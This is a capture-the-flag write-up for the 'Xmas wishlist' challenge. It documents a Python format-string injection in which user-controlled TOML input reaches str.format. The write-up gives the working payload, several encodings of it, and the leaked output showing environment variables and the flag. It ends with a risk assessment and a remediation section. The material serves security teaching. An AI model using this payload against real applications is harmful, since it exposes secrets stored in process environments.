Dojo challenge #38 "Xmas wishlist" - writeup


Description

Wrong error management allows users to access sensitive information by providing malicious content to the application.

Exploitation – PoC

By providing an input string such as the following one, the attacker is able to read arbitrary object attributes and content of the Python stack, up to the OS environment variables:

```
wishlist = { price='''test {.__init__.__globals__[os].__dict__}''' }
```



```
[wishlist]
price='''test {.__init__.__globals__[os].__dict__}'''
```

```
[wishlist] price='''test {.__init__.__globals__[os].__dict__}'''
```

```
%5Bwishlist%5D%0Aprice%3D'''test%20%7B.__init__.__globals__%5Bos%5D.__dict__%7D'''
```

```
function fpathconf&gt;, &#39;pathconf&#39;: &lt;built-in function pathconf&gt;, &#39;abort&#39;: &lt;built-in function abort&gt;, &#39;
getloadavg&#39;: &lt;built-in function getloadavg&gt;, &#39;urandom&#39;: &lt;built-in function urandom&gt;, &#39;setresuid&#39;: &lt;built-in
function setresuid&gt;, &#39;setresgid&#39;: &lt;built-in function setresgid&gt;, &#39;getresuid&#39;: &lt;built-in function getresuid&gt;, &
#39;getresgid&#39;: &lt;built-in function getresgid&gt;, &#39;getxattr&#39;: &lt;built-in function getxattr&gt;, &#39;setxattr&#39;: &lt;
built-in function setxattr&gt;, &#39;removexattr&#39;: &lt;built-in function removexattr&gt;, &#39;listxattr&#39;: &lt;built-in function
listxattr&gt;, &#39;get_terminal_size&#39;: &lt;built-in function get_terminal_size&gt;, &#39;cpu_count&#39;: &lt;built-in function cpu_count&
gt;, &#39;get_inheritable&#39;: &lt;built-in function get_inheritable&gt;, &#39;set_inheritable&#39;: &lt;built-in function set_inheritable&
gt;, &#39;get_blocking&#39;: &lt;built-in function get_blocking&gt;, &#39;set_blocking&#39;: &lt;built-in function set_blocking&gt;, &#39;
scandir&#39;: &lt;built-in function scandir&gt;, &#39;fspath&#39;: &lt;built-in function fspath&gt;, &#39;getrandom&#39;: &lt;built-in
function getrandom&gt;, &#39;memfd_create&#39;: &lt;built-in function memfd_create&gt;, &#39;eventfd&#39;: &lt;built-in function eventfd&gt;, &
#39;eventfd_read&#39;: &lt;built-in function eventfd_read&gt;, &#39;eventfd_write&#39;: &lt;built-in function eventfd_write&gt;, &#39;
waitstatus_to_exitcode&#39;: &lt;built-in function waitstatus_to_exitcode&gt;, &#39;setns&#39;: &lt;built-in function setns&gt;, &#39;unshare&
#39;: &lt;built-in function unshare&gt;, &#39;environ&#39;: environ({&#39;USER&#39;: &#39;nobody&#39;, &#39;SHLVL&#39;: &#39;3&#39;, &#39;HOME&
#39;: &#39;/&#39;, &#39;DOJO_FLAG&#39;: &#39;FLAG{Xma5_g1fts_f0r_3v3ry0ne!!!}&#39;, &#39;DOJO_CODE&#39;: &#39;import os, re, tomllib,
datetime\nfrom urllib.parse import unquote\nfrom dataclasses import dataclass\nfrom jinja2 import Environment, FileSystemLoader\ntemplate =
```

Risk

The attacker is able to read arbitrary object attributes and content of the Python stack, up to the OS environment variables, beyond the vulnerable application, so the CVSS Scope is "changed".

However, it does not seem possible for the attacker to execute arbitrary Python methods or system commands, so the impact seems to be only on confidentiality, not availability nor integrity.

Explanation and remediation

The error lies on the following lines (41-42):

```
    def makeError(self, message, **kwargs) -> ValueError:
        return ValueError(message.format(self, **kwargs))
```

On the second line, `format(self, **kwargs)` looks like a method signature, not like a method call. It does not really make sense to pass `self`as the first argument of `format()`. This passes too much information to the `format()` method. Because the `message` string can be controlled by the user, it results in a vulnerability.

First, we can try to pass a simple string such as `{}` to this method. For this, we build a simple TOML payload which contains a `wishlist` with an invalid (non-integer) `price` in order to trigger an error: `wishlist = { price = 'test {}' }` and we get:

```
<p>invalid literal for int() with base 10: &#39;test &lt;Factory object at 
0x7f3ec5a2c770&gt;&#39;</p>
```

From this, we know that we will be able to access various objects in the Python stack, up to the environment variables that contain the flag. The easiest way I found to forge a payload is to run the Python code locally and use PDB to have auto-completion. After a few attempts, we discover that the following payload prints the environment variables and we get the flag:

```
wishlist = { price='''test {.__init__.__globals__[os].__dict__}''' }
```